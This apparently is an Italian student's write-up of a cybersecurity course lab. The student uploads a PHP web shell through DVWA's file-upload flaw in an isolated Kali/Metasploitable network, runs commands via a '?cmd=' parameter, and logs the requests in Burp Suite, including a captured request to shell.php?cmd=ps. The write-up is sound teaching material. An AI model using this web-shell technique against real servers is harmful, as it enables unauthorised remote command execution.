EPICODE

W13D1 - Pratica (1) PDF

Esercizio

Traccia

Nella lezione pratica di oggi vedremo come sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP. **Monitoreremo tutti gli step con BurpSuite**

**Traccia:**

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.

Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.

Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo **di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite**.

EPICODE

W13D1 - Pratica (1) PDF

Esercizio

Traccia


**Consegna:**

1. Codice php
2. Risultato del caricamento (screenshot del browser)
3. Intercettazioni (screenshot di burpsuite)
4. Risultato delle varie richieste
5. Eventuali altre scoperte della macchina interna
6. BONUS: usare una shell php più sofisticata


## Configurazione rete e indirizzo ip di metaspoitable e kali linux

Impostiamo le schede di rete di kali linux e metaspoitable sulla rete interna intnet e successivamente impostare l'indirizzo ip di kali e meta per permettere una comunicazione tra le 2 macchine

- Kali linux ip





- Metaspoitable ip




## Creazione del codice php


Per creare il nostro codice php apriamo un terminale su kali linux e creiamo un file chiamato **shell.php** e successivamente scriviamo il codice e lo salviamo.





## Caricamento del codice su DVWA

Prima di eseguire il nostro codice dobbiamo modificare le impostazioni di sicurezza è impostarlo a **low**.

Se lasciassimo la sicurezza in high il nostro codice non verrebbe caricato.




- Caricamento del codice malevolo






## Risultato delle varie richieste

il codice malevolo che abbiamo caricato è una shell che ci permette di inserire qualsiasi comando nella barra dell'url del DVWA.


Basta inserire il percorso suggerito nella fase di upload del codice " **/hackable/uploads/shell.php**, ma per poter eseguire i comandi dobbiamo aggiungere un paramentro **?CMD= (comando scelto)**


- Comando ls









- Comando whoami



- Comando ps


Firefox ESR
Browse the World Wide Web
Burp Suite Community Edition v2024.2.1.5 - Temporary Project
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Settings
Learn
Intercept
HTTP history
WebSockets history
Proxy settings
Request to http://192.168.6.3:80
Forward
Drop
Intercept is on
Action
Open browser
Add notes
HTTP/1
Pretty
Raw
Hex
GET /dvwa/hackable/uploads/shell.php?cmd=ps HTTP/1.1
Host: 192.168.6.3
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=0f78da97955cdaf2fe9cecf7e2ff5f60
Connection: close
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 8
Inspector
Notes


Burp Suite Community Edition v2024.2.1.5 - Temporary Project
192.168.6.3/dvwa/hackat
Not secure
192.168.6.3/dvwa/hackable/uploads/shell.php?cmd=ps
PID TTY TIME CMD 4619 ? 00:00:00 apache2 4621 ? 00:00:00 apache2 4623 ? 00:00:00 apache2 4624 ? 00:00:00 apache2 4627 ? 00:00:00 apache2 4724 ? 00:00:00 apache2 4811 ? 00:00:00 php 4812 ? 00:00:00 ps